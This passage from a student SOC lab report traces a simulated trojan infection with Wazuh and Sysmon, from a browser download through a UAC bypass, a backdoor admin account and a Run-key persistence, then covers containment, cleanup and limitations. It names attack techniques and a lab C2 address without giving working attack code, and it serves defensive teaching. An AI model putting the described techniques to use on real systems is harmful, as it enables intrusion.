


Figure: Network connection detail - GHA6-Setup.exe to 192.168.64.7:4444 (initiated=true)

Step 6 - Find the root cause

Finally, I searched for where the file came from. The file-creation event showed that chrome.exe created GHA6-Setup.exe, and the filename carried a Zone.Identifier stream - the "Mark of the Web" that Windows adds to files downloaded from the internet. This confirmed the root cause: the user downloaded the trojan through the browser.

Table JSON

t	_index	wazuh-alerts-4.x-2026.10.22
t	agent.id	001
t	agent.ip	192.168.64.4
t	agent.name	DESKTOP-4VD18QN
t	data.win.eventdata.creationUtcTime	2026-10-22 08:44:16.704
t	data.win.eventdata.image	C:\\Program Files\\Google\\Chrome\\Application\\chrome.exe
t	data.win.eventdata.processGuid	{6df2c386-ccea-6ad9-ee02-000000006600}
t	data.win.eventdata.processId	6512
t	data.win.eventdata.ruleName	Downloads
t	data.win.eventdata.targetFilename	C:\\Users\\soc-admin\\Downloads\\GHA6-Setup.exe:Zone.Identifier
t	data.win.eventdata.user	DESKTOP-4VD18QN\\soc-admin
t	data.win.eventdata.utcTime	2026-10-22 08:44:26.404
t	data.win.system.channel	Microsoft-Windows-Sysmon/Operational
t	data.win.system.computer	DESKTOP-4VD18QN
t	data.win.system.eventID	11
t	data.win.system.eventRecordID	68599
t	data.win.system.keywords	0x8000000000000000
t	data.win.system.level	4
t	data.win.system.message	"File created:

Figure: Root cause - chrome.exe created GHA6-Setup.exe with a Zone.Identifier (downloaded from the web)

Investigation result

Working backward, the full chain was reconstructed:

- Critical alert: backdoor added to Administrators
- The backdoor account svc_helpdesk was created moments earlier
- The attacker had used a UAC bypass to get admin rights
- The rights came from the malicious process GHA6-Setup.exe, beaconing to 192.168.64.7:4444
- Root cause: the user downloaded the trojan via Chrome from the fake site

One false lead was correctly ruled out during the investigation: a PowerShell file called __PSScriptPolicyTest also matched one of the search filters, but it is a normal file PowerShell creates and was not part of the attack.

11. Active Response (Automated Containment)

To move from detection toward response, a Wazuh Active Response was built. The idea is that when the "Administrators Group Changed" alert (rule 60154) fires, Wazuh automatically runs a script on the Windows agent that disables the backdoor account svc_helpdesk.

The containment script was written as a PowerShell script with a batch wrapper, placed in the Wazuh agent's active-response folder, and wired into the manager's configuration to trigger on rule 60154. The script reads the alert JSON that Wazuh sends and disables the target account. The script itself was validated and works: when invoked the way Wazuh invokes it (passing the alert JSON on standard input), it correctly disables svc_helpdesk, changing the account from active "Yes" to "No".




Figure: Active-response script disabling svc_helpdesk (account flips from Yes to No)

Honest note on status: the containment script and the SIEM-side configuration are both in place and proven. However, the automatic dispatch of the command from the Wazuh manager to the Windows 11 ARM agent did not complete reliably during testing. For this incident, containment was therefore performed manually, and the automatic dispatch is documented as an open item to revisit. The active-response script was developed with assistance from Claude.

12. Containment, Eradication and Recovery

After the investigation, the host was cleaned: the backdoor account was deleted, the registry Run key was removed, the payload was deleted from Downloads, and the lab Defender exclusions were removed to restore full protection. The cleanup was then verified: the account no longer exists, the Run key is gone, and the payload file is absent.




Figure: Eradication verified - backdoor account, persistence key, and payload all removed

13. Limitations of the Project

- The environment is a simplified lab on a single isolated network, not a full enterprise network.
- A Windows Defender exclusion was applied to allow the payload to run, simulating a user who disabled antivirus. In reality Defender blocked the download.
- The automatic dispatch of the Active Response to the ARM Windows agent did not complete; containment was done manually.
- The post-exploitation steps were performed as an "assumed breach", since the focus was on detection and investigation rather than exploitation.

14. Learning Outcomes

- Building and delivering a realistic multi-stage attack in a controlled lab
- Collecting endpoint telemetry with Sysmon and tuning what reaches the SIEM
- Writing and validating custom Wazuh detection rules
- Detecting an attack across its full kill chain
- Investigating an incident by pivoting through a SIEM, from alert to root cause
- Recognizing and ruling out false leads during investigation
- Mapping activity to MITRE ATT&CK
- Designing and integrating an automated containment response
- Writing structured SOC documentation and incident reports

15. Conclusion

This project simulated a realistic intrusion, from a user downloading a trojan off a fake game site through to privilege escalation, a backdoor admin account, and persistence. Using Wazuh and Sysmon, every stage of the attack was detected, and the incident was investigated end to end by pivoting through the SIEM back to the root cause. The activity was mapped to MITRE ATT&CK, an automated containment response was designed, and the findings were documented. The project provided practical, hands-on exposure to the core work of a SOC analyst: detection, triage, investigation, response, and reporting.